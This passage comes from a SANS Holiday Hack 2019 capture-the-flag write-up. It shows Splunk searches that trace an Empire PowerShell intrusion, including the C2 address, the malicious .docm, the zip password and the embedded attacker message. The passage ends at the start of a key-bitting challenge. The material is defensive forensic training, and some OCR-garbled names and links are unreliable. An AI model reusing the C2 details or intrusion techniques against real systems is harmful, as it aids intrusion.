


Figure 94 - Splunk Screenshot

### Solution

Logging into the site, the following is shown:




Figure 95 - Splunk Screenshot

There are 7 training questions to answer before going for the challenge question itself. For brevity, only the relevant screenshots will be shown. Everything else will be in the GitHub repository<sup>39</sup>.

### Question 1

**What is the short host name of Professor Banas' computer?**

There is a chat window with what seems like an active chat where a clue is shown.




Figure 96 - Splunk Screenshot

The #ELFU SOC chat is where the answer to the first question lies.

<sup>39</sup> [https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/06\)%20Splunk/AWS%20Files](https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/06)%20Splunk/AWS%20Files)




Figure 97 - Splunk Screenshot

Interestingly it looks like Empire<sup>40</sup><sup>41</sup> payloads going to an IP of <http://144.202.46.214:8080> which again point to <https://www.vultr.com/>. It's confirmed in the credits of the challenge that Empire was used<sup>42</sup>.

Figure 98 - Splunk Screenshot

<sup>40</sup> <https://medium.com/@netscylla/powershell-that-looks-smells-like-empire-payloads-7f9bfdd39e5b>

<sup>41</sup> <http://www.powershellemire.com/>

<sup>42</sup> <https://github.com/ignuszjaginski/SANS-Holiday->

<https://github.com/krishna-singh/Splunk-Objectives/blob/master/2019/Objectives/06%20Splunk/credits-2020-01-11.pdf>

## Question 2

What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)

Upon answering the first question correctly, the chat with Alice Bluebird continues and expands. The hint Alice gives is that a simple search will suffice and that Santa may be the keyword in question

A simple search for "Santa" reveals the document we are after

i	Time	Event
		SidType=0 TaskCategory=Executing Pipeline OpCode=To be used when operation is just executing a method RecordNumber=417616 Keywords=None Message=CommandInvocation(Stop-AgentJob): "Stop-AgentJob" CommandInvocation(Format-List): "Format-List" CommandInvocation(Out-String): "Out-String" ParameterBinding(Stop-AgentJob): name="JobName"; value="4VCUDA" ParameterBinding(Format-List): name="InputObject"; value="C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt:1:Carl, you know there's no or ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.FormatStartData" ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.GroupStartData" ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData" ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.GroupEndData" ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.FormatEndData"

Figure 99 - Splunk Screenshot

### Question 3

What is the fully-qualified domain name (FQDN) of the command and control(C2) server?  
(Example: badguy.baddies.com)

Several pieces of dialog help narrow down the search needed for this next one and the search string pretty much gives us exactly what we need.

The search string is index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3

This yields over 150 results but as the chat said, some interesting fields to the left which we go into that gives the next answer.




Figure 100 - Splunk Screenshot

#### Question 4

**What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)**

The search Alice gives to look for all PowerShell logs on the system is `index=main sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational"`. Next step is to determine the process ID or process GUID associated with these logs with help from Alice.

Piping the search to `reverse` and applying a timeframe of 5 seconds either side to the first record to see what process IDs are present is completed. The IDs end up being 6268 and 5864.

Those IDs are turned into hex and added to a search string one at a time, looking for the event code `468843` as follows: `index=main sourcetype=WinEventLog EventCode=4688 process_id=0x187c`

This only brings back one event which displays the answer.

```
Process Information:
New Process ID: 0x187c
New Process Name: C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
Token Elevation Type: %%1938
Mandatory Label: Mandatory Label\Medium Mandatory Level
Creator Process ID: 0x1748
Creator Process Name: C:\Windows\explorer.exe
Process Command Line: "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Windows\Temp\Temp1_Buttercups_HOL404_assignment (002).zip\19th Century Holiday Cheer Assignment.docm" /o ""
```

Figure 101 - Splunk Screenshot

#### Question 5

**How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)**

<sup>43</sup> <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4688>

Alice gives the following search which analyses email addresses via stoQ<sup>44</sup>: `index=main sourcetype=stoq | table _time results{}.workers.smtp.to results{}.workers.smtp.from results{}.workers.smtp.subject results{}.workers.smtp.body | sort - _time`

Unfortunately, this doesn't provide unique email address but amending the script slightly to account for it, whilst excluding Professor Banas sending to himself gives the following search that results in the answer: `index=main sourcetype=stoq results{}.workers.smtp.from!="carl banas <carl.banas@faculty.elfu.org>" | table _time results{}.workers.smtp.from | stats count by results{}.workers.smtp.from | rename results{}.workers.smtp.from as email_addy | eval email_addy_count=lower(email_addy) | stats count by email_addy_count`




Figure 102 - Splunk Screenshot

### Question 6

**What was the password for the zip archive that contained the suspicious file?**

A search of just **password** shows the password but also using the search from before (`index=main sourcetype=stoq | table _time results{}.workers.smtp.to results{}.workers.smtp.from results{}.workers.smtp.subject results{}.workers.smtp.body | sort - _time`) displays it in a nicer view.

A screenshot of a Splunk search results page. The search term "results[].workers.smtp.body" is entered in the search bar. The results show two messages. The first message is from "bradly" to "carl banas" on August 25, 2019, at 9:18 AM. It contains the following text:

i opened your assignment (which was not easy, by the way) and it seems you have not only not included an image per the instructions, but your assignment is identical to another student's assignment. this means your grade will be 0/100.  
-csb -----original message----- from: bradly buttercups <bradly.buttercups@elfu.org> sent: sunday, august 25, 2019 9:18 am to: carl banas <carl.banas@faculty.elfu.org> subject: holiday cheer assignment submission professor banas, i have completed my assignment. please open the attached zip file with password 123456789 and then open the word document to view it. you will have to click "enable editing" then "enable content" to see it. this was a fun assignment. i hope you like it! --bradly buttercups  
Bradly,

The second message is a reply from "I opened your assignment (which was not easy, by the way) and it seems you have not only not included an image per the instructions, but your assignment is identical to another student's assignment. This means your grade will be 0/100." followed by "-csb".


Figure 103 - Splunk Screenshot

### Question 7

**What email address did the suspicious file come from?**

Again, the previous search was enough to answer this question as well.

<sup>44</sup> <https://stoq.punchcyber.com/>



```
results().workers.smtp.to
bradly buttercups <bradly.buttercups@eifu.org>
Bradly Buttercups <Bradly.Buttercups@eIfu.org>
```

Figure 104 - Splunk Screenshot

### Challenge Question

#### What was the message for Kent that the adversary embedded in this attack?

Lastly, the two searches provided by Alice combine to make the following:

```
index=main
sourcetype=stoq "results{}.workers.smtp.from"="bradly buttercups <bradly.buttercups@eifu.org>" | eval results = spath(_raw, "results{}") | mvexpand results | eval path=spath(results, "archivers.filedir.path"), filename=spath(results, "payload_meta.extra_data.filename"), fullpath=path."/".filename | search fullpath!=" "| table filename,fullpath
```

Furthermore, Alice mentions a line word documents, specifically the word **core**. This narrows down the search at one specific record.



```
core.xml
/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4/core.xml
```

Figure 105 - Splunk Screenshot

Navigating to <http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ%20Artifacts/home/ubuntu/archive/f/f/1/e/a/>

presents a file to be downloaded.




Figure 106 - Splunk Screenshot

The downloaded file is XML and has the details to complete this objective.

```

1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <cp:coreProperties
3      xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties"
4      xmlns:dc="http://purl.org/dc/elements/1.1/"
5      xmlns:dcterms="http://purl.org/dc/terms/"
6      xmlns:dcmitype="http://purl.org/dc/dcmitype/"
7      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
8      <dc:title>Holiday Cheer Assignment</dc:title>
9      <dc:subject>19th Century Cheer</dc:subject>
10     <dc:creator>Bradly Buttercups</dc:creator>
11     <cp:keywords></cp:keywords>
12     <dc:description>Kent you are so unfair. And we were going to make you the king of the Winter Carnival.</dc:description>
13     <cp:lastModifiedBy>Tim Edwards</cp:lastModifiedBy>
14     <cp:revision>4</cp:revision>
15     <dcterms:created xsi:type="dcterms:W3CDTF">2019-11-19T14:54:00Z</dcterms:created>
16     <dcterms:modified xsi:type="dcterms:W3CDTF">2019-11-19T17:50:00Z</dcterms:modified>
17     <cp:category></cp:category>
18 </cp:coreProperties>

```

Figure 107 - Splunk Screenshot

Finally, all the answers are in one place. All emails, documents and images were also exfiltrated.<sup>45</sup>

The screenshot shows the Splunk Enterprise interface with the "Elf University SOC" application open. On the left, there's a "SOC Secure Chat" window titled "Chat with Alice Bluebird" showing 114 messages. The messages include:

- Guest (me): "Thx! And thanks for all the help :-)"
- Alice Bluebird: "No worries. Steep learning curve around here."
- Alice Bluebird: "I'll put in a good word for you with the boss of the SOC."
- Alice Bluebird: "and feel free to poke around more. There's fun stuff in the data that I did not guide you to."
- Alice Bluebird: "Oh cool i may do that...but do you think it's getting too weird around here?"
- Alice Bluebird: "Absolutely"

The right side of the interface is the "Training Center". It features a "Congratulations!" message: "You found the message from the attacker. Be sure to record it somewhere safe for your writeup! Oh, and feel free to poke around here as long as you'd like!". Below this are sections for "Challenge Question" and "Training Questions".

**Challenge Question:**

What was the message for Kent that the adversary embedded in this attack?  
Kent you are so unfair. And we were going to make you the king of the Winter Carnival.

**Training Questions:**

- What is the short host name of Professor Banas' computer?  
sweetums
- What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)  
C:\Users\cbanas\Documents\N
- What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)  
144.202.46.214.vultr.com
- What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)  
19th Century Holiday Cheer As
- How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)  
21
- What was the password for the zip archive that contained the suspicious file?  
123456789
- What email address did the suspicious file come from?  
bradly.buttermilks@elfu.org

Figure 108 - Splunk Screenshot

<sup>45</sup> [https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/06\)%20Splunk/AWS%20Files](https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/06)%20Splunk/AWS%20Files)



## Get Access To The Steam Tunnels

### Synopsis

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.

### Hint

Deviant Ollam, Optical Decoding of Keys - <https://youtu.be/KU6FJnbkeLA>

### Solution

This solution starts off in Minty's dorm room.




Figure 109 - Steam Tunnels Screenshot

On entering the room, someone is seen to go into the back room (Krampus). Following them into the back room reveals they have disappeared.



Figure 110 - Steam Tunnels Screenshot

Both rooms open up a terminal of sorts:

- Front room: <https://key.elfu.org/?challenge=bitting-cutter>
- Back room: <https://thisisit.elfu.org/?challenge=bitting-keyhole>

From these two terminals, it was clear a key had to be cut in the first one to unlock the keyhole in the second one.




Figure 111 - Steam Tunnels Screenshot

The bitting machine would have given 1,000,000 combinations so brute forcing would have been an option but with each file produced from the machine (having pressed on Cut) being around 150Mb, downloading 150Gb worth of data didn't seem reasonable.

However, something appeared out of the ordinary. Not only did the avatar that moved between the rooms have a key attached to them where no other avatar did, when inspecting their size, they were about 8 times as large as all the other avatars, as we can see in the following image.

